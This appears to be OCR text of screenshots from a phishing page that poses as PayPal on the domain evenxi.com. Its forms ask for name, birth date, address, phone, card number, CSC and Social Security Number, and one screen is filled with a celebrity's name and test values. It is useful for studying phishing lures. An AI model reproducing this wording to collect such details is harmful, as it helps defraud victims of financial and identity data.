
PayPal

Your security is our top priority

Confirm Your personal PayPal Informations

Legal First Name
Legal Last Name
DD-MM-YYYY
Street Address
City
Country
State / Zip Code
Mobile / Phone Number

Continue


evenxi.com

Confirm Billing Information - PayPal

PayPal

Your security is our top priority

Confirm Your personal PayPal Informations

Stefani Joanne Angelina

Germanotta

28-03-1986

On Tour

City

United States of America


State

Zip Code

Mobile

Phone Number

Continue



evenxi.com

Confirm Card Information - PayPal

PayPal

Your security is our top priority

Confirm your

Credit Card

- Pay without exposing your card number to merchants
- No need to retype your card information when you pay


Primary Credit Card

Card Number
MM/YYYY
CSC
Social Security Number

[✓] This Card is a VBV /MSC

Continue

Your financial information is securely stored and encrypted on our servers and is not shared with merchants.


evenxi.com

Confirm Card Information - PayPal

PayPal

Your security is our top priority

Confirm your

Credit Card

- Pay without exposing your card number to merchants
- No need to retype your card information when you pay

Primary Credit Card

Not Sure

MM/YYYY

